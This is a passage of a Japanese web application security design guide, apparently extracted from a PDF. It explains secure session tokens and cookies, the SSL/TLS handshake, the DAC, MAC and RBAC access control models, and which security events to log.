ここでよくある間違いは、SSL は転送中のデータを保護するので、データが改竄されることはないと、設計者が決めてかかることです。言うまでもありませんが、この設計者は悪意のあるユーザを忘れ去っています。トークンにユーザ名がそのまま入っていると、攻撃者はマンインザミドル攻撃によって HTTP 302 リダイレクトを横取りし、ユーザ名を改竄してから新しい要求を送れます。シングルサインオンを安全にするには、SSL 以外でトークンを保護しなければいけません。通常この保護には、対称アルゴリズムを用いるとともに、事前に鍵を交換し、反射攻撃を防ぐためにタイムスタンプをトークンに入れます。

7. ユーザセッションを管理する

HTTP はステートレス(状態を保持しない)なプロトコルです。つまり、Web サーバはクライアントと互いに常時接続せずに、要求に応答しています。状態を保持する仕組みを使い、「セッション」を通じてユーザからの複数の要求を相互に関連付けています。ユーザの行為を特定のセッションに分けて認識できるということは、Web セキュリティにとっては大切なことです。セッション管理システムを構築するには、クッキー機構(RFC 2965[9])が適しています。しかし、安全なセッション管理機構を実装するのは、Web 設計者と開発者の責任となります。設計や実装がいい加減だと、ユーザアカウンに問題が生じ、その大部分のケースで、管理者権限を持つに至るおそれがあります。

状態保持の仕組みの多くは、HTTP サーバとクライアント間でセッショントークンがやり取りします。セッショントークンにクッキーを保存する場合が多いのですが、固定 URL や動的に変更される URL に保存したり、Web ページの HTML に隠しておいたり、いくつか組み合わせて保存したりする場合もあります。

クッキー

クッキーの好き嫌いは別にして、今やクッキーはオンラインバンキングや E コマースサイトの多くで、不可欠なものになっています。ユーザ名やパスワードに限らず、取り扱いに注意が必要などんな情報も、クッキーに保存するように設計してはいけません。この設計の弱点を補うには、正しいクッキーの使い方を理解するのがよいでしょう。クッキーは元々Netscape が作成し、現在では RFC 2965 (RFC 2109 の更新)で規定されています。RFC 2964[10]と BCP 44 は、実現方法の素晴らしいガイダンスとなっています。クッキーには「安全なものとそうでないもの」、「永続的なものとそうでないもの」の 2 つのカテゴリと、4 つの独立したタイプのクッキーがあります。

- 永続的で安全。
- 永続的で安全ではない。
- その場限りで安全。

[9] RFC2965 の日本語訳は、http://www.studyinghttp.net/cgi-bin/rfc.cgi?2965 を参考にしてください。

[10] RFC2964 の日本語訳は、http://www.studyinghttp.net/cgi-bin/rfc.cgi?2964 を参考にしてください。RFC と BCP の定義については、http://www.atmarkit.co.jp/fwin2k/network/tcpip002/tcpip05.html を参考にしてください。

- その場限りで安全ではない。

永続的 vs その場限り

永続的なクッキーは、テキストファイル(Netscape では cookies.txt、Internet Explorer では複数の*.txt に該当する)でクライアント側に保存され、予定された期限がくるまで有効になっています(後述します)。その場限りのクッキーは、クライアントの RAM に保存され、ブラウザが閉じられると破棄されるか、ログオフ・スクリプトで完全に破棄されます。

安全 vs 安全ではない

安全なクッキーは HTTPS(SSL)によってのみ送られ、安全ではないクッキーは HTTPS か通常の HTTP で送られます。安全という呼び方は多少誤解を招きます。転送時のセキュリティを提供しているのに過ぎないからです。クライアントへ送られるどんなデータも、エンドユーザがすべてにわたって制御していると見るべきでしょう。たとえ転送機構が利用されていたとしても、です。

どのようにクッキーは動作するのか

クッキーを設定するには、主に 2 つの方法があります。それは HTTP ヘッダーと JavaScript です。JavaScript はクッキーを読み書きするのに良く使われるようになりました。理由は、プロクシの中に、HTTP レスポンスヘッダーの一部として設定されたクッキーをフィルタしてしまうものがあるからです。クッキーのおかげで、サーバとブラウザだけでセッション間の情報の受け渡しが可能になりました。HTTP はステートレスなので、クッキーを同一セッション内のドキュメント用に要求間の橋渡しとして利用したり、ユーザがページに組み込まれた画像を要求する時に使ったりするでしょう。サーバがクライアントに印を付け、クライアントが再訪した時、サーバがこれはあのクライアント用だ、と示すのにも使えます。クッキーは DNS ドメイン越しに共有(読み書き)できません。ドメイン A はドメイン B のクッキーを読めない、というのが正しい動作です。しかし、よく利用されている Web クライアントでそのように動作するものには、脆弱性がたくさんありました。HTTP では、サーバは特別なヘッダーが付いた要求に応答します。このヘッダーはクライアントに対して、この情報をクライアントのクッキーファイルに追加するか、RAM にある情報に保存するように要求します。その後、ブラウザからその URL に対する要求にはすべて、ヘッダーへクッキー情報を追加します。

クッキーの中身は？

セッショントークンを保存するクッキー(redhat.com 用の例)は、下記のようになります。

図 7.1 クッキーの構造

Domain	Flag	Path	Secure	Expiration	Name	Value
www.redhat.com	FALSE	/	FALSE	1154029490	Apache	64.3.40.151.16018996349247480

図のカラムは、クッキーが保存する 6 つのパラメータを表しています。

左から順番に何のフィールドなのかを解説していきます。

domain：作成された Web サイトのドメイン。変数読み込み可。

flag：真偽値で、そのドメインにあるすべてのマシンから変数をアクセス可か否かを示す。

path：path 属性はクッキーが有効である URL の範囲を示す。パスが/reference に設定されていると、クッキーは URL の/reference へ送られる。/reference/webprotocols のようなサブディレクトリも同様。「/」というパス名は、クッキーはクッキーが元々作成されたサイトすべての URL で使用することを表す。

secure：真偽値で、変数にアクセスするのにドメイン付きの SSL 接続が必要になるかどうかを表す。

expiration：変数が失効する Unix 時間。Unix 時間は、1970 年 1 月 1 日の 00:00:00 GMT からの秒数になっている。失効日時を省略すると、ブラウザに対してメモリにだけクッキーを保存するように指示する。このクッキーは、ブラウザが閉じられると消去される。

name：変数の名前(ここでは Apache)。

上記の Apache のクッキー値は、64.3.40.151.16018996349247480 で、2006 年 7 月 27 日に失効し、Web サイトのドメインは、http://www.redhat.com です。

Web サイトは、HTTP ストリームを使い、平文でユーザのブラウザに下記のようにクッキーを設定します。

Set-Cookie: Apache="64.3.40.151.16018996349247480"; path="/"; domain="www.redhat.com"; path_spec; expires="2006-07-27 19:39:15Z"; version=0

（名前と値を組み合わせた)各クッキーの大きさは最大 4KB です。

サーバもしくはドメイン当たり、最大 20 個のクッキーが設定できます。

セッショントークン

セッショントークン用の暗号化アルゴリズム

（状態機構とは独立に)セッショントークンはどれも、ユーザ固有で推測ができないようにし、リバースエンジニアリングにも耐えられるようにしてください。トークンを作成するには、(擬似乱数発生器やYarrow、EGADS のような)信頼できる乱数源を使用するようにしましょう。さらに安全にするなら、何らかの方法でセッショントークンを特定の HTTP クライアントと紐付けするようにして、乗っ取りや反射攻撃を防いでください。この制限を設ける仕組みの例として、ページトークンの利用が挙げられます。このトークンは作成されたページ毎に固有で、サーバ上のセッショントークンと紐付けされています。セッショントークンのアルゴリズムでは、ユーザ情報(ユーザ名、パスワード、自宅の住所等)を元にしたり、変数として利用したりしてはいけません。

適切な鍵空間

暗号的に最強のアルゴリズムであっても、トークンの鍵空間が十分に大きくないと、アクティブなセッショントークンを推定するのは簡単です。攻撃者は、自動化したブルートフォース・スクリプトを使って、トークン鍵空間で考えられる限りの総当たりを行います。トークン鍵空間を十分に広くし、ブルートフォースタイプの攻撃を防いでください。ただし、計算能力と帯域幅が増加すると、やがて十分でなくなることをお忘れなく。

セッション管理方法

セッションのタイムアウト

HTTP サーバ上でセッショントークンが破棄されないと、攻撃者は時間を気にすることなく、有効な認証済みのセッショントークンを推測したり、ブルートフォース攻撃をかけたりできます。たとえば、商用 Web サイトによくある「Remember Me」オプションがその例です。ユーザのクッキーファイルをブルートフォース攻撃などで取得すれば、攻撃者はこの静的なセッショントークンを使って、ユーザの Web アカウントにアクセスできます。また、セッショントークンがプロクシサーバにログ収集されたり、キャッシュ

されたりする可能性もあります。プロクシサーバに攻撃者が侵入すると、特定のセッションが HTTP サーバで破棄されないケースと同様に、ログにある似たような情報を不正利用されかねません。

セッショントークンの再作成

アクティブなセッションで発生するセッション乗っ取りやブルートフォース攻撃を防ぐには、HTTP サーバに絶え間なくトークンを破棄させては再作成させ、攻撃者に正規トークンの悪用を繰り返す時間をほとんど与えないようにします。トークンの有効期間は、要求数か時間に基づいて決めましょう。

セッション偽造・ブルートフォース攻撃の検知とロックアウト

Web サイトの多くは、無制限にパスワードを推測することを禁止しています(たとえば、一時的にアカウントをロックしたり、IP アドレスを締め出したりします)。セッショントークンに対するブルートフォース攻撃はどうかと言えば、攻撃者は HTTP サーバから何も警告を受けずに、正しい URL やクッキーに対してセッショントークンを幾度となく試せるでしょう。侵入検知システムの多くは、この種の攻撃を見つけるのに有効ではありません。侵入テストも、Web E コマースシステムのこの弱点を見過ごしがちです。設計者は「ブービートラップ」セッショントークンを利用できます。このトークンへ実際は何も割り当てませんが、攻撃者がブルートフォース攻撃を色々なトークンにかけようとすると、その攻撃を検知できます。最終的には、発信元の IP アドレスを禁止したり(ただしプロクシ配下がすべて影響を受けます)、そのアカウントをロックアウトしたり(DoS 攻撃かもしれないので)できます。認証済みユーザがさらに権限を得ようとトークンを操作しても、例外や誤用を検知するトラップを組み込んで検知できます。

セッション再認証

送金や多額の購入を決めるような、極めて重要なユーザの行為に対しては、ユーザに再認証させたり、行為に先立って別のセッショントークンを速やかに再作成したりする必要があります。開発者は、ユーザアカウントを脅かすクロスサイトスクリプティング攻撃を防ぐため、「境界線」をまたぐ際に再認証が必要となるところで、データとユーザの行為をある程度分離できます。

セッショントークンの転送

セッショントークンがネットワークで転送中に盗聴されると、Web アプリケーションのアカウントがいとも簡単に反射攻撃や乗っ取り攻撃されてしまいます。状態を維持する仕組みのトークンを保護するため

に、Web で使える暗号化技術が用意されています。ただし、Secure Sockets Layer(SSLv2/v3)や Transport Layer Security(TLS v1)だけが暗号化技術ではありません。

ログアウト時のセッショントークン

誰もがインターネットを手軽に利用できる場所が普及し、コンピュータを共有する環境が増えるにつれ、セッショントークンは新たなリスクを負うことになりました。ブラウザのスレッドが壊された場合、ブラウザはセッションクッキーを壊すだけです。誰もがインターネットを手軽に利用できる場所の大部分では、同じブラウザのスレッドを保持しています。したがって、ユーザがアプリケーションからログアウトした時に、セッションクッキーを置き換えてしまうのは優れたアイディアです。

ページトークン

クライアントの要求を扱う際に、真正性の程度を示すため、ページ固有のトークンや「nonce」がセッション固有のトークンとともに使われているかもしれません。ページトークンをトランスポート層のセキュリティ機構と組み合わせて使用すると、セッションの相手側にあるクライアントは、そのセッションの最後に訪れたページを要求したクライアントと本当に同じなのか、確認するのに役立ちます。ページトークンは、クッキーやクエリー文字列に保存される場合が多いので、完全にランダムにしてください。クライアントへセッション情報を送るのを避けるのに、ページトークンが利用できます。利用するには、サーバ側でセッショントークンとページトークンの紐付けを行います。この方法によって、セッション認証トークンに対するブルートフォース攻撃がさらに困難になります。

SSL と TLS

Secure Socket Layer(SSL)プロトコルは、Netscape が設計し、Netscape Communicator ブラウザに入っていました。おそらく SSL は、世界で一番使われているセキュリティプロトコルで、市販の Web ブラウザとサーバすべてに組み込まれています。現在はバージョン 2 です。SSL のオリジナルのバージョンは Netscape が設計したので、技術的にはメーカー独自のプロトコルです。しかし、Internet Engineering Task Force(IETF)がアップグレードを引き継ぎ、TLS(Transport Layer Security)と名前を変えました。TLS の最初のバージョンは 3.1 で、オリジナルからの仕様変更はマイナーなものだけです。

SSL は、Web サービスでやり取りされるデータ転送に対して、セキュリティサービスを 3 つ用意しています。下記がそのサービスです。

- 認証
- 秘密性
- 完全性

広告キャンペーンの根拠のない自慢とは裏腹に、SSL だけが Web アプリケーションを安全にするわけではありません。「SSL 採用。サイトは 100%安全」という言葉は誤解を与えます。SSL は上記のサービスだけを提供しています。SSL と TLS では、データが接続先相互の IP スタックから離れてしまえば、もうそれ以上セキュリティをかけられません。セッション転送に SSL を利用した実行環境に存在する欠陥がみな、SSL を利用することでどうにかなるわけではありません。


SSL は公開鍵と対称暗号を使っています。ここで SSL 証明書について触れておきましょう。SSL 証明書は X.509 証明書です。証明書とは、(信頼性を検証するため、さらに情報が付加されている)別の信頼されたユーザが署名した公開鍵です。話を分かりやすくするために、このセクションでは SSL も TLS も SSL として扱います。この 2 つのプロトコルに関する詳しい記載を望まれるなら、Stephen Thomas 氏の「SSL and TLS Essentials」をご覧ください。

SSL と TLS はどのように動作するのか

SSL には 2 つの動作モードがあります。一つは SSL トンネルが設定され、サーバだけが認証を行うもの、もう一つは、サーバとクライアント両者で認証を行うものです。どちらのケースも、HTTP 転送が行われる前に SSL セッションが準備されます。

サーバだけで認証を行う SSL ネゴシエイション

サーバだけで認証を行う SSL ネゴシエイションには、ステップが 9 つあります。




1. プロセスの最初のステップはクライアント側で、クライアントがサーバに hello メッセージ(ClientHello メッセージ)を送る。この hello メッセージには、SSL のバージョンとクライアントが話せる暗号ソフトウェア名が入っている。クライアントは最大鍵長の詳細も同時に送る。
2. サーバは自身の情報の一部とともに hello メッセージを返す。その hello メッセージには、やり取りに使用する自分自身の SSL のバージョンと暗号ソフトウェアと鍵長が設定してあり、クライアントの hello が提示したものから選択する。
3. サーバが監査のためにデジタル証明書をクライアントに送る。最近のブラウザはたいてい、(設定によっては)自動的に証明書をチェックし、有効でなければユーザに警告する。ここで言う有効とは、確かに信頼できる認証局なのか、期限が切れていないのか等を意味する。

4. サーバはサーバ側が完了したことを知らせるメッセージを送り、これで初期セットアッププロセスが完了する。
5. クライアントが対称鍵を作成し、サーバの公開鍵(CERT)を使って、対称鍵を暗号化する。そしてこのメッセージをサーバに送る。
6. クライアントが、cipher spec メッセージを送る。このメッセージは、サーバに今後すべての通信はこの新しい鍵を使うことを伝える。
7. クライアントがここで完了メッセージを新しい鍵を用いて送り、サーバがそのメッセージが復号でき、ネゴシエイションが成功したかどうかを判断する。
8. サーバが、change cipher spec メッセージを送る。このメッセージは、今後クライアントとはすべて暗号化した通信をすることをクライアントに伝える。
9. サーバが、新しい鍵を使って暗号化した完了メッセージを送る。クライアントがこのメッセージを読めれば、ネゴシエイションは無事完了となる。

クライアントとサーバ両者で認証される SSL

(クライアントとサーバの)相互認証を伴う SSL のネゴシエイションは、ステップが 12 あります。



サーバだけで認証を行う場合から増えたステップは下記の通りです。

1. 4.)サーバは自分の証明書を送った後に、証明書を要求する。
2. 6.)クライアントは自分の証明書を提供する。
3. 8.)クライアントは Certificate verify メッセージを送る。プライベート鍵を使って、平文の既知の部分を暗号化する。サーバはクライアント証明書を使って復号する。つまりクライアントの確認には、プライベート鍵が必要になる。

8. アクセス制御と承認

アクセス制御機構は、アプリケーションのセキュリティにとって、欠くことのできない重要な設計要素です。Web アプリケーションでは、ユーザは何ができて、どのリソースにアクセス可能で、データに対して許される機能は何かについて、アクセス制御をかけるようにし、フロントエンドとバックエンドのデータやシステムリソースを保護してください。アクセス制御の仕組みが、権限のない閲覧や修正、データコピーを防御するようにできれば申し分ありません。さらにアクセス制御機構は、悪意あるコードの実行に制限をかけたり、インフラの信頼関係(DNS サーバ、ACE サーバ等)を壊すことで生じる、許可されていない行為に制限をかけたりするのにも有効です。

承認とアクセス制御はよく間違って取り違えられます。承認は、ユーザが特定のファイルにアクセスしたり、特定の行為をしたりする権限を持っているか否かをチェックする行為で、既にユーザ自身は認証されています。承認は証明情報に着目し、Web アプリケーションの管理者やデータ所有者によってあらかじめ設定された固有の規則やアクセス制御リストに基づいています。承認のチェックは、特定のユーザグループにおける資格や、特定の秘密情報取り扱いの許可の有無を問い合わせするのが普通です。つまり、ユーザがリソースの許可済みアクセス制御リストに載っているか否かを探します。これは会員制高級ナイトクラブの用心棒と同じです。どのアクセス制御機構も、実際に承認に使われている改竄に強い認証制御を前提にしています。

アクセス制御は、Web リソースへのアクセスを制御する方法として広く利用されています。その基準になっているのは、日時や HTTP クライアントのブラウザの IP アドレス、HTTP クライアントのブラウザのドメイン、HTTP クライアントがサポートする暗号化のタイプ、ユーザがある日に認証を行った回数、ハードウェアやソフトウェアによる多種にわたるトークンの保持、もしくは簡単に抽出したり計算したりして導かれる変数などです。

Web アプリケーション用にアクセス制御機構を選ぶ前に、いろいろ色々準備しておけば、迅速かつ明確に設計が進められます。

1. 保護する情報の相対的価値を、機密性や取扱注意の程度、機密区分、プライバシーという点から定量化すること。そして個人ユーザと同じく、組織に関する完全性もあわせて定量化すること。許可の無い開示や改竄、情報提供の拒否が引き起こす最大の金銭的損失を考慮に入れること。設計が複雑になったり、機密扱いではないデータに関するアクセス制御が

不便だったりすると、Web アプリケーションの最終目標や目的の実現にとって逆効果になりかねない。

2. データの所有者と作成者間の関係は、Web アプリケーション内部で判断すること。アプリケーションによっては、管理者やシステム組み込みユーザを除くユーザすべてに対して、データの作成や所有権にありとあらゆる制限をかけるものもある。別の立場のユーザと管理者間の関係を、さらにまとめる特別な規則が必要になるのか。
3. システム上でユーザアクセス制御権を有効・無効にするプロセスを明確にすること。登録やアカウント作成のプロセスが、マニュアルでも自動でも、管理用フロントエンド・ツールを使っていたとしても。
4. アプリケーションがサポートすることになる、役割ベースの機能の種類を正確に記述すること。管理機能(パスワード変更、ユーザデータの閲覧、アプリケーションのメンテナンスの実行、処理のログの閲覧等)とともに、ユーザ機能(ログイン、自分の情報の閲覧、自分の情報の修正、ヘルプ要求の送付等)の内どれを Web アプリケーションに組み込むのか、判断すること。
5. アクセス制御機構は、できるだけ厳密に組織のセキュリティポリシと整合をとること。実に多くのことが、ポリシーからアクセス制御側の実装(データアクセスを許可できる日時、データを見たり、タスクを実行できたりするユーザのタイプ等)に反映できる。役割ベースのアクセス制御に反映させると最大の効果を上がる。

情報セキュリティ分野には、アクセス制御モデルがあまりにもたくさんあります。Web アプリケーション分野に当てはまらない側面がある一方、非常にうまく適用できるものもたくさんあります。うまく機能するアクセス制御保護機構は、下記に述べる各モデルを組み合わせたものになっているでしょう。そしてこの機構をユーザ管理だけではなく、機能を実現しているコードやアプリケーションをまとめるのにも適用してください。

任意アクセス制御(Discretionary Access Control)

任意アクセス制御(DAC)は、ユーザやあるグループ内での資格を元に、情報へのアクセスを制限します。アクセスの可否は、認証時に提示されるユーザベースの証明(ユーザ名、パスワード、ハードウェアやソフトウェアのトークン等)に基づいて承認することで判断します。DAC モデルとして典型的なものはおおむね、情報やリソースの所有者が、自分のパーミッションを自己判断で(つまり名前によって)変更できます。DAC には、管理者にとって不都合なところがあります。それは、Web サーバ上に保存してあるファイルや情報のパーミッションを集中管理できない点です。DAC アクセス制御モデルでは、通常下記の属性を複数提供しています。

- データ所有者は、情報の所有権を他ユーザに譲渡できる。
- データ所有者は、他ユーザに与えるアクセスタイプを決定できる(読み書き、コピー等)。
- 同じリソースやオブジェクトに対して承認が繰り返し失敗すると、警告を上げたり、ユーザのアクセスに制限をかけたりする。
- ユーザによる無差別なコピー(情報の「カット・アンド・ペースト」)を防ぐには、HTTP クライアントに特別なアドオンもしくはプラグインソフトウェアを適用する必要がある。
- 情報にアクセスできないユーザが、情報の属性(ファイルサイズ、フィル名、ディレクトリパス等)を割り出せてはいけない。
- 情報へのアクセス判断は、ユーザの識別とグループの資格を元にしたアクセス制御リストに対して、承認をとることを基本とする。

強制アクセス制御(Mandatory Access Control)

強制アクセス制御(MAC)は、Web アプリケーションのユーザが自主的にポリシーに従ってくれることを当てにせず、組織としてのセキュリティポリシを強制的に実施します。MAC は情報に取扱注意を示すラベルを付け、このラベルとユーザが操作した取り扱いレベルを比較することで、情報を守ります。一般的に MAC は DAC よりも安全なアクセス制御機構ですが、パフォーマンスとユーザにとっての使いやすさのトレードオフがあります。MAC の仕組みは、情報すべてにセキュリティレベルを定め、秘密情報取り扱い資格(security clearance)をユーザ毎に設けます。その上で、ユーザは皆、許可されているデータにだけアクセス可とします。MAC は、複数レベルのセキュリティがある軍事用アプリケーションや、ミッションクリティカルなデータアプリケーションのような、高度に安全なシステムに向いています。MAC アクセス制御モデルは、下記の属性を複数提供しています。

- データ所有者ではなく、管理者だけがリソースのセキュリティレベルを変更できる。
- データすべてにセキュリティレベルが定義されている。このレベルは相対的な取扱注意の程度、秘密の程度、保護値を反映している。
- ユーザはすべて、自分たちが許可されているものよりも低レベルのものを読める(「秘密」レベルのユーザは、未分類のドキュメントを読める)。
- ユーザはすべて、自分より高レベルのものに対して投稿ができる(「秘密」クラスのユーザは、情報を最高機密のリソースに対して投稿ができる)。
- ユーザはすべて、同じレベルのオブジェクトに対してだけ読み書きできる(「秘密」クラスのユーザは、「秘密」のドキュメントに対してだけ読み書きができる)。

- リソースに付いている日時とユーザ証明書(ポリシーで運用)に基づいたプロジェクトに対して、アクセスが承認もしくは制限される。
- HTTP クライアントのセキュリティ属性(たとえば、SSL ビット長やバージョン情報、発信元の IP アドレスやドメイン等)をベースにしたオブジェクトに対して、アクセスが承認もしくは制限される。

役割ベースのアクセス制御(Role Based Access Control)

役割ベースのアクセス制御(RBAC)は、組織やユーザにおける個々の役割と責任に応じて、アクセスを判断します。役割を定義する過程で、組織の本質的な目標や構成を分析し、セキュリティポリシとリンクするのが普通です。たとえば、医療機関では医者や看護人、患者というように異なる役目があります。仕事をこなすには、メンバー別にアクセスレベルが必要になるのは当然です。それだけでなく、セキュリティポリシや関連する規則(HIPAA、Gramm-Leach-Bliley 等)によって、Web の処理とその処理が許可される状況は変わります。

RBAC アクセス制御のフレームワークは、Web アプリケーションのセキュリティ管理者に、誰がどのような行動で、いつ、どこから、どんな順序で、場合によっては、関連がある状況について、実行したことを判断できる機能を提供しているはずです。http://csrc.nist.gov/rbac/には、RBAC の実装について素晴らしいリソースがあります。下記の解釈は、アクセス制御モデルに対する RBAC の属性を示しています。

- 役割は、組織のセキュリティポリシに重点を置いた組織構成に基づいて規定される。
- 役割は、組織やユーザをベースにした相互関係に基づいて、管理者によって規定される。たとえば、マネージャーは雇用者に対して業務権限があり、管理者は義務(バックアップ、アカウント作成等)を持つ範囲に権限を持つ。
- 各役割にはプロファイルがあり、そこには承認されたコマンドと処理、そして許可された情報アクセスすべてが入っている。
- 役割は、最小権限の法則に基づきパーミッションが許可される。
- 役割は、職務区分との兼ね合いで決定される。したがって開発者の役割は、QA テスターの役割とオーバーラップしてはいけない。
- 役割は、関連したトリガー(ヘルプデスクの待ち行列、セキュリティ警告、新しいプロジェクトのはじまり等)に応じて、静的かつ動的に機能する。
- 役割は、厳密な契約終了とその手続きを経てのみ、委譲もしくは委任できる。
- 役割は、セキュリティ管理者もしくはプロジェクトリーダーによって集中的に管理される。

9. イベントのログ監視

ログ監視は極めて重要です。それは、Web アプリケーションそのものに関するプロセスと、Web アプリケーション技術全般について、重要なセキュリティ情報を提供します。アクセスと処理の詳細なログを生成するのには、重要な理由がいくつかあります。

- ログは、疑わしい行為を記録する唯一のものである場合が多く、侵入検知システムへ直接リアルタイムに提供される場合もある。
- ログは、ユーザの行動を追跡することで、Web アプリケーションシステム分野において、個人を特定できるようにする。
- ログは、問題がセキュリティ関連にあるなしに関わらず、発生後にイベントを再構成するのに役立つ。セキュリティ管理者は、イベントを再構成することで、侵入者の行動範囲を特定し、復旧プロセスを早められる。
- ログは、犯罪を証明する法的処置に必要となるケースがある。この場合、ログデータの実際の取り扱いは非常に重要になる。

Web アプリケーションにおいて、正しくイベントをログ監視する仕組みを有効にしなかったり、設計しなかったりすると、許可のないアクセスの試み-その試みが結果的に成功しても失敗しても-を、組織として検知する機能が弱体化するおそれがあります。

何をログに採るか

ログ収集するシステムコールを、低レベルの層で属性分けすると下記のようになります。この属性を Web アプリケーションとそれをサポートしているインフラ(データベース、トランザクションサーバ等)で設計・有効にします。一般的にログ監視機能には、イベントの時刻や開始プロセス、プロセスの所有者、イベントの詳細な記述のような、固有のデバッグ情報が入っているはずです。アプリケーションが、ログに入れるシステムイベントとして推奨するのは、下記のタイプです。

- データ読み込み。
- データ書き出し。
- データ属性の修正はすべてログに採ること。その属性は、アクセス制御のパーミッションやラベル、データベースやファイル システムの場所、データ所有権となる。
- データオブジェクトを削除したなら、必ずログを採ること。

- ネットワーク通信は、あらゆる部分でログを採ること(bind、connect、accept 等)。
- すべての認証イベント(ログイン、ログアウト、ログイン失敗等)。
- 承認の試みすべてに、時間、成功・失敗、認証されたリソースもしくは機能、ユーザからの承認要求を入れること。
- 重複に関係なく、すべての管理機能(アカウント管理行動、ユーザデータの閲覧、ログ監視の有効・無効等)。
- 稼動中に有効・無効にできる様々なデバッグ情報。

ログ管理

